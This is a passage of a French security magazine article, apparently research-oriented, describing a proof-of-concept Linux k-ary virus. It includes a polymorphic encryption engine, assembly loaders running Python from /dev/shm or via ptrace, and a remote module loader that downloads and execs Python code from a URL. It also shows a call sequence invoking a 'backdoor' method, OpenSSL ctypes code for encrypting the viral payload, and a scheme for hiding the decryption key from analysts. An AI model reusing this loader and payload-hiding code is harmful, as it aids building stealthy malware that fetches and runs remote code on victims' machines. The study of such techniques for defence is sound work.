


Figure 1 : Représentation générale du virus, avec la partie principale (déchiffrement + charge) et les autres parties permettant de construire le code final

2 Moteur polymorphique

Le moteur polymorphique utilisé n'est pas nouveau et a été créé par l'équipe CLET **[2]**. Il permet de générer un code chiffré par une routine de chiffrement différente à chaque génération, avec des clés différentes, ce qui implique un code chiffré différent également.

Le but du moteur est de tirer parmi N ($N > 0$) opérations K opérations réversibles, avec, pour chaque opération tirée, une nouvelle clé aléatoire.

On définit, par une opération réversible simple, une opération qui possède une ou plusieurs opérations contraires. Par exemple, une addition avec une clé X a pour contraire une soustraction avec la même clé X, etc.

On peut alors définir quelques opérations réversibles (Figures 2, 3, page suivante) :

- XOR (contraire : XOR) ;
- ADD (contraire : SUB) ;
- SUB (contraire : ADD) ;
- ROL (contraire : ROR) ;
- ROR (contraire : ROL).

Bien sûr, nous pouvons définir des opérations réversibles beaucoup plus complexes, et qui ne se résument pas en une opération simple.

Ainsi, une fois les N opérations tirées aléatoirement, une clé aléatoire leur est également associée.

Pour chiffrer, nous connaissons le contraire de chaque opération. Il suffit alors de prendre les données et d'appliquer les opérations. Si le chiffrement s'effectue octet par octet, alors le spectre d'analyse des octets des données chiffrées **[2]** permet de détecter facilement une




Figure 2 : Génération de la routine de déchiffrement qui comporte les opérations réversibles avec les clés correspondantes




Figure 3 : Routine de chiffrement qui permet de chiffrer la charge virale

attaque. Mais, par contre, si nous chiffrons par bloc de 4 octets, l'analyse spectrale ne révèle plus rien d'intéressant.

L'intérêt de ce moteur réside également dans le fait qu'il est écrit en Python et très modulaire, ce qui permet de l'enrichir de nouvelles opérations, et n'a plus la limitation des 255 octets de données du moteur original de *CLET*.

3 Routine de chargement du script Python

La routine de chargement du script Python est écrite en assembleur, et peut utiliser plusieurs techniques. Nous n'en présenterons ici que deux.

La première méthode consiste à profiter de l'espace de mémoire partagée introduite dans Linux. En effet, le dossier `/dev/shm` repose sur le système de fichier `tmpfs` qui lui-même repose sur `ramfs`. C'est un système de fichier temporaire monté en mémoire vive. Donc, toute écriture dans ce système de fichiers n'est jamais écrite sur le disque dur. L'interpréteur Python nécessite normalement un fichier en paramètre. On peut donc écrire le programme Python dans cet espace, l'exécuter, puis l'effacer immédiatement. Ce fichier, créé dans cet espace en mémoire, peut également posséder un nom aléatoire pour faciliter la propagation et éviter des conflits lors de l'infection.

La seconde méthode contourne le problème d'utilisation de l'espace de stockage en mémoire, en traçant l'exécution de l'interpréteur Python avec l'appel système `ptrace`, pour intercepter la lecture d'un fichier inexistant passé à celui ci. C'est-à-dire que lorsque l'interpréteur voudra accéder à ce fichier, le rôle de notre code est de se substituer au noyau pour aller lire notre mémoire où se situe le script Python, et retourner les bonnes valeurs lors de l'ouverture et de la lecture du script. Il nous faut donc intercepter les appels système `open`, `read` et `close`. Pour cette technique, on peut se reporter à **[3]**, où différents outils seront publiés.

Bien sûr, une fois l'exécution du script Python terminée, notre routine assembleur doit invoquer l'appel système `exit` (Figure 4) pour terminer proprement l'exécution.




Figure 4 : Représentation de la charge ASM + Python avec le lancement de l'interpréteur python

4 Chargement distant de programme Python

Le chargement du programme python (Figure 5) est donc fait par la routine assembleur précédemment présentée. Pour autant, ce programme ne contient aucune donnée intéressante, car toute la charge finale est présente dans un *buffer* dans ce script, mais sous une forme chiffrée. Le chiffrement utilise RSA, et son implémentation est décrite dans le paragraphe suivant. Quoi qu'il en soit, exécuter le buffer déchiffré se ramène à un problème du type : exécution de code Python distant. Dans notre cas, le mot distant signifie « en mémoire dans le même script », mais nous pouvons lister plusieurs techniques de stockage :

- en mémoire dans le même processus ;
- en mémoire dans un autre processus ;
- sur le réseau, par exemple sur un site du type **pastebin.***.

Nous présentons ainsi une classe **LoadingRemoteModule** (à l'origine, cette classe était utilisée pour le projet **Alatar** **[3]**) permettant de lancer des programmes en Python qui résident en mémoire. Une interface en XML (utilisation via la classe **XMLConfig**) permet de décrire les codes sources à récupérer, d'instancier des classes et d'appeler des fonctions. Par la suite, nous n'utiliserons pas cette interface pour un souci d'économie de place (elle peut être réutilisée dans d'autres projets), mais nous utiliserons la classe de base.

Un exemple valant mieux qu'un long discours, voici l'exemple d'un fichier XML décrivant un chargement distant de code source Python (ici un simple scanner de port) :

```
<xml version="1.0"?>
<parent id="alatar">
<injectmodule name="Scanner">
<url>http://www.exemple.com/scan.py</url>
<type>source</type>
</injectmodule>
<createobject name="Scan80">
<class>Scan</class>
<module>Scanner</module>
</createobject>
<execcfunc name="run">
<obj>Scan80</obj>
<param>127.0.0.1 80</param>
<typeparam>str int</typeparam>
</execcfunc>
</parent>
```

DU CODE AU RESEAU

MASTÈRE SPÉCIALISÉ

SÉCURITÉ DE L'INFORMATION ET DES SYSTÈMES

www.esiea.fr/ms-sis

DEVENEZ LES SPECIALISTES DE LA SECURITE QUE LES ENTREPRISES ATTENDENT

- Réseaux
- Modèles et Politiques de sécurité
- Cryptologie pour la sécurité
- Sécurité des réseaux, des systèmes et des applications

•Un groupe d'enseignants composé d'une cinquantaine d'experts en sécurité
•Des étudiants acteurs de leur formation
•Une formation intensive : 510 heures de cours et plus de 250 heures de projets
•Un fort soutien de l'environnement industriel

Accrédité par la Conférence des Grandes Ecoles

RENTRÉE OCTOBRE 2010

esiea

Quand ce fichier XML est chargé, le code Python va télécharger un fichier Python à l'adresse **exemple.com**, instancier la classe **Scan** et créer un objet **Scan80**, puis appeler la fonction **run** de l'objet **Scan80**, avec les paramètres **127.0.0.1** et **80**. Il faut noter que la balise **<url>** peut être utilisée plusieurs fois et ainsi répartir le code source sur plusieurs serveurs.

Dans notre cas, pour un buffer donné, nous utiliserons le code suivant, qui est un exemple d'exécution d'un module Python en mémoire directement avec l'interface :

```
lrm = LoadingRemoteModule()
module = buffer
lrm.loadingSource("Sauron", module)
d = []
t = lrm.newObject("Sauron1", "Sauron", "Sauron", d)
d = []
lrm.callFunctionObj("Sauron1", "view", d)
d.append("Orc")
lrm.callFunctionObj("Sauron1", "backdoor", d)
```

Nous créons une instance de la classe **LoadingRemoteModule**, puis nous chargeons notre buffer (déchiffré) par la fonction **loadingSource**, ce qui a pour effet de nous donner la possibilité de créer un objet de la classe **Sauron** que nous appelons par simplicité **Sauron1**. Nous pouvons passer des paramètres aux constructeurs dans la liste **d**. Les éléments de la liste doivent comporter le bon type attendu par le constructeur, ce qui est fait automatiquement quand nous utilisons le module XML de plus haut niveau.

Maintenant, il ne reste plus qu'à appeler les méthodes désirées pour lancer le code. L'appel s'effectue de la même manière que pour le constructeur : une liste des paramètres doit être passée en argument.

Python nous autorise à créer des nouveaux modules en *runtime*. Pour cela, le module **new** **[4]** (*Creation of runtime internal objects*) permet via sa méthode **module** de créer un module ayant comme nom le premier argument de cette fonction. Pour charger notre buffer contenant la source dans ce nouveau module, nous pouvons utiliser la fonction **exec** **[5]**, qui charge une chaîne de caractères (ou un objet de type fichier ou un code objet) dans un contexte. Ce contexte doit donc être le dictionnaire de notre nouveau module (**MODULE.__dict__**).

Une fois le module dans le contexte, il faut le charger avec la fonction **import** **[6]** qui permet d'utiliser une chaîne de caractères comme argument, ce qui est dynamique, contrairement à la fonction classique **import**, et de retourner ce module. Ensuite, la fonction **getattr** **[6]** permet à partir du module précédent de récupérer une classe et via le module **inspect** **[7]** et sa méthode **getargspec** de connaître pour une fonction (donc ici, le cas particulier du constructeur) le nombre d'arguments, les noms et les valeurs par défaut. Ensuite, l'objet se construit simplement avec la classe retournée par **getattr** et les arguments en paramètres.

Exemple simplifié de création d'un objet à partir d'une source distante :

```
def newObject(self, name, modulename, classname, args) :
   mod = new.module(name)
   exec source in mod.__dict__

   module = __import__(modulename)
   class_ = getattr(module, classname)

   newinit = []
   arg = inspect.getargspec(class_.__init__)[0]
   arg.pop(0)
   for i in arg :
      newinit.append(i)

   newargs = izip(newinit, args)

   d = {}
   for i in newargs :
      d[str(i[0])] = i[1]

   obj = class_(**d)
   return obj
```

Dès cette étape, nous pouvons récupérer toutes les informations sur les fonctions d'une classe avec la méthode **getmembers** du module **inspect**, avec en paramètre l'objet, le type de la fonction (**callable**), et en couplant bien sûr cette fonction avec **getargspec** pour avoir les informations.

De même, pour appeler une fonction, nous utilisons **getattr** pour la récupérer et la lancer :

```
d = {}
for i in newargs :
   d[str(i[0])] = i[1]

func = getattr(obj, function)
return func(**d)
```




Figure 5 : Exécution du programme Python attendant les autres parties du virus permettant de contruire la charge virale

5 Bibliothèque cryptographique

La partie cryptographique pose plusieurs problèmes pour un virus ou une exécution tout en mémoire. Trois choix s'offrent aux développeurs :

- utiliser un chiffrage faible ;
- embarquer une bibliothèque éprouvée ou sa propre bibliothèque optimisée (risque d'une mauvaise implémentation) ;
- utiliser une bibliothèque du système.

Nous avons fait le choix de réutiliser une bibliothèque présente sur le système, et donc de profiter au maximum d'une variable présente sur une grande majorité des machines Linux. En effet, la bibliothèque **openssl** [8] est présente de base sur tous les systèmes Linux.

Pour notre preuve de concept, nous avons réutilisé l'algorithme symétrique AES et l'algorithme asymétrique RSA disponible dans **openssl**. Cependant, depuis Python, il est impossible d'appeler une fonction d'une bibliothèque qui n'a pas fait l'objet d'un portage en Python. Mais, depuis Python 2.5, le module **ctypes** [9] permet de corriger ce problème. Il permet donc de charger une bibliothèque X, de définir des structures, d'utiliser les types du langage C, et de manipuler les variables, les fonctions...

5.1 Initialisation de libssl

Nous devons d'abord charger **libssl** avec **ctypes** :

```
from ctypes import (cdll, Structure, Union, sizeof, addressof, create_
string_buffer, c_char, c_ushort, c_int, c_uint, c_char_p, c_ulong, c_
void_p)

OPENSSL_FILENAME = find_library("ssl")
openssl = cdll.LoadLibrary(OPENSSL_FILENAME)
```

5.2 RSA avec ctypes

Pour générer une nouvelle paire de clés d'un taille de n bits avec **openssl/ctypes** :

```
openssl.RAND_load_file("/dev/random", 2048)
rsa = c_void_p(openssl.RSA_generate_key(bits, 0x10001, None, None))
rsa_size = openssl.RSA_size(rsa.value)
```

Pour chiffrer et déchiffrer un message :

```
o = create_string_buffer(rsa_size)
input = create_string_buffer(buffer[i:i+self.rsa_size - 11])
openssl.RSA_public_encrypt(len(input.raw) - 1, addressof(input),
addressof(o),
rsa.value, 1)

o = create_string_buffer(rsa_size)
input = create_string_buffer(buffer[i:i+rsa_size])
openssl.RSA_private_decrypt(len(input.raw) - 1, addressof(input),
addressof(o),
rsa.value, 1)
```

On peut, dans certains cas, avoir besoin de la clé privée ou publique sous une forme humainement lisible, par exemple au format PEM :

```
rsa_private_key = ""
bio = c_void_p(self.openssl.BIO_new(openssl.BIO_s_mem()))
if openssl.PEM_write_bio_RSAPrivateKey(bio.value, rsa.value,
None, None)
== 1:
            temp = c_char_p()
            bufpriv_len = openssl.BIO_ctrl(bio.value, 3, 0,
addressof(temp))
            tmp = temp.value
            rsa_private_key = tmp[0:bufpriv_len]
```

5.3 AES avec ctypes

De même, nous pouvons utiliser **AES/ctypes**. Nous devons d'abord définir une structure qui servira à contenir la clé :

```
class AES_KEY(Structure):
   _fields_ = (
       ("rd_key", c_uint * 60),
       ("rounds", c_int),
       )

enc_key = AES_KEY()
dec_key = AES_KEY()

openssl.AES_set_encrypt_key(key, 16 * 8, addressof(enc_key))
openssl.AES_set_decrypt_key(key, 16 * 8, addressof(dec_key))
```

Chiffrement et déchiffrement d'un message :

```
o = create_string_buffer(16)
openssl.AES_encrypt(buffer[i:i+16], addressof(o),
addressof(enc_key))
o2 = create_string_buffer(16)
openssl.AES_decrypt(addressof(o), addressof(o2),
addressof(dec_key))
```

6 Virus K-aire séquentiel

Notre principal problème est de protéger notre charge finale. Pour cela, nous l'avons chiffrée, mais il reste maintenant le problème du stockage de la clé. Si la clé est contenue de manière claire ou de façon plus furtive dans le même code que le virus, alors il est très simple pour un analyste de la retrouver (modulo les pertes de temps, qui seront plus ou moins importantes selon les cas d'obfuscations).

Nous pouvons employer la méthode du virus Bradley [10] qui consiste à aller récupérer la clé sur un ou plusieurs sites internet. On pourrait par exemple envisager de mettre la clé sur un site comme **pastebin**, en réglant une durée courte de stockage.

Le problème pour notre code est d'avoir la capacité d'aller sur une page internet, ce qui n'est pas toujours possible, et pour l'analyste de récupérer cette clé sur le réseau pendant cette fenêtre de temps.

Notre but est de récupérer notre secret (ici, une clé privée) pour déchiffrer avec un algorithme de chiffrement (par exemple RSA) notre charge finale. Pour cela, nous allons donc la disperser dans les N parties du virus et nous mettre en œuvre ce mécanisme avec les sous-classes B et C, ce qui nous ouvre diverses perspectives.

6.1 Virus K-aire séquentiel de sous-classe C

Pour cette classe de virus k-aire, nous devons être capables de répartir (Figure 6) la clé privée dans les différents virus qui seront créés.




Figure 6 : Représentation de la récupération de la clé privée d'un code de sous-classe C

